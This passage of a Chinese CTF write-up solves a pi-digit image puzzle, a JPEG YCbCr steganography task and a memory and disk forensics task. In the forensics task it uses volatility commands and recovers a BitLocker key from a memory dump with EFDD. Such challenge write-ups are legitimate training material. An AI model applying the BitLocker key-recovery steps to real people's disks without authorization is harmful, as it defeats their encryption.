    # 把what is this中的数据按行读取
    arrays=[]
    with open('whatisthis.txt','r') as f:
        for line in f:
            arrays.append(list(line.replace(' ','')[1:-2].strip('\n').split(',')))
    # 将结果保存为图片
    f_jpg = open("flag.jpg",'wb')
    for i in tqdm(arrays):
        f_jpg.write(long_to_bytes(int(diff(i,10),10)))
    f_jpg.close()
有点像jpg格式的magic数,提取后另存,果然得到一张图片

3.图片内容是1415926535,是圆周率的前面10位,10个一组,数了一下,大约是1w位,且右下角有提示,flag是缺失的30个数字,那就简单了,我们生成10000+30位的圆周率,然后取最后的30个
p1=pi.makepi(10000+30) #根据提示,flag是pi的一万位后的30位
flag='DASCTF{{{}}}'.format(p1[-30:])
print(flag)
Colorful Strips
知识点
YUV颜色空间及其子集YCbCr的原理;YCbCr颜色空间与RGB颜色空间的转换;JPEG格式图像采用的颜色空间及存储方式;从JPEG图像中读取其YUV颜色数据的方法。
思路分析
1、附件为JPG格式图像,直接查看为9种不同颜色条带以及flag格式提示。
2、用Stegsolve查看图像,可以在部分Plane和Random colour map处看到杂乱的像素点,说明这些区域必然存在内容,但因为JPEG是有损压缩,其算法导致无法从渲染后的像素RGB颜色中准确还原原始内容。

JPEG格式采用的颜色空间并不是RGB,而是YUV的子集YCbCr,而该颜色空间与RGB之间存在如下线性关系
(线性参数不一致会导致取值范围的差异,此处公式基于YUV三个颜色分量均分布于(0, 255)范围这一前提):
***y = 0.29900 * r + 0.58700 * g + 0.11400 * b
******d = - 0.16874 * r - 0.33126 * g + 0.50000 * b + 128
***u = 0.50000 * r - 0.41869 * g - 0.08131 * b + 128
不难看出其范围实际上是大于RGB的。举例来说:
***YCbCr(126, 85, 255) = RGB(304, 50, 50)
***YCbCr(113, 93, 233) = RGB(260, 50, 50)
可以看到两个在YCbCr空间中不同的颜色,转为RGB后R分量均大于255,在渲染和显示时都会被作为255处理,因此在计算机显示时会被当作同样的颜色。虽然由于JPEG的压缩算法会导致不同颜色的像素点边缘存在过渡杂色,无法完全还原,但基于RGB颜色空间的工具难以将其明确区分。
因此可以尝试直接提取JPEG文件中的YCbCr颜色数据来还原原始图像的颜色关系。由于YCbCr的三个分量取值范围均可以线性变换到(0, 255)间,因此,完全可以简单地将其直接当作一组RGB颜色分量来绘制图像。提取颜色数据可以使用libjpeg-turbo库(配合Python的turbojpeg库)。此外需要注意的是,JPEG对颜色分量数据的储存方式是先储存全部的Y,然后Cb,然后Cr,而非像BMP和PNG一样按像素存放颜色分量。
最终脚本如下(需要提前安装libjpeg-turbo库,名字叫pyturboJPEG)
from turbojpeg import TurboJPEG
from PIL import Image

jpeg = TurboJPEG()

in_file = open('flag.jpg', 'rb')
buffer_array, plane_sizes = jpeg.decode_to_yuv(in_file.read())
in_file.close()

img = Image.new('RGB', (900, 900))
for y in range(900):
    for x in range(900):
        i = y * 900 + x
        img.putpixel((x, y), (buffer_array[i], buffer_array[i+810000], buffer_array[i+1620000]))
img.save('res.png')

无法直接定位,需要手动指定路径就很无语,源文件里也没找到turbojpeg.dll文件

这里换用陈橘mo师傅的脚本
import cv2 as cv
import matplotlib.pyplot as plt
img = cv.imread('flag.jpg', 0)
plt.imshow(img, 'gray')
plt.show()
这是官方脚本跑出来的结果

我的评价是不如下面这个看得清楚()
ez_forenisc
知识点
内存取证、磁盘取证
解题步骤
下载附件得到一个pc.vmdk文件和一个pc.raw文件,一个是磁盘文件一个是内存文件。

先用FTK或者disk genius挂载一下vmdk文件,发现有个bitlocker加密

先看看raw内存文件,首先pstree一下,可以发现有一个cmd.exe
volatility -f pc.raw --profile=Win7SP1x64 pstree

然后filescan,先filescan一下桌面,
volatility -f pc.raw --profile=Win7SP1x64 filescan | grep Desktop
桌面上没有可疑信息,可知这题的重点不在桌面上
根据进程里的cmd.exe,cmdscan看看命令行输入了什么
volatility -f pc.raw --profile=Win7SP1x64 cmdscan

发现There seems to be a special screenshot
根据提示,尝试查看内存中的截屏
volatility -f pc.raw --profile=Win7SP1x64 screenshot -D ./


发现桌面上打开过一个文件,看文件名可知是一个关键文件:thes3cret
看一下屏幕截图
filescan这个文件
volatility -f pc.raw --profile=Win7SP1x64 filescan | grep thes3cret
然后dumpfiles出来
volatility -f pc.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003eeb4650 -D ./

提取出来发现是一个文本文件

U2FsdGVkX1+43wNkY0XcPnFYLr+rHqeD9aQzNtLtEb8y15V20J0DyoOOE+lEr+NmwsoH+0q6DljkvVL9ggc3rw==
可以看出这是一个AES加密,下一步就是找一下密钥

爆破Bitlock的秘钥,
有磁盘,有内存,可以利用EFDD进行磁盘解密


2、volume选择挂载过的物理磁盘即可,然后memory dump选择内存文件
一直往后解密即可解密成功
也可以直接爆破
打开之后,发现一个cipher跟txt,txt没用,cipher里面是一个图片,zsteg分析后,有一个zip,用zsteg提取出来

得到一个压缩包
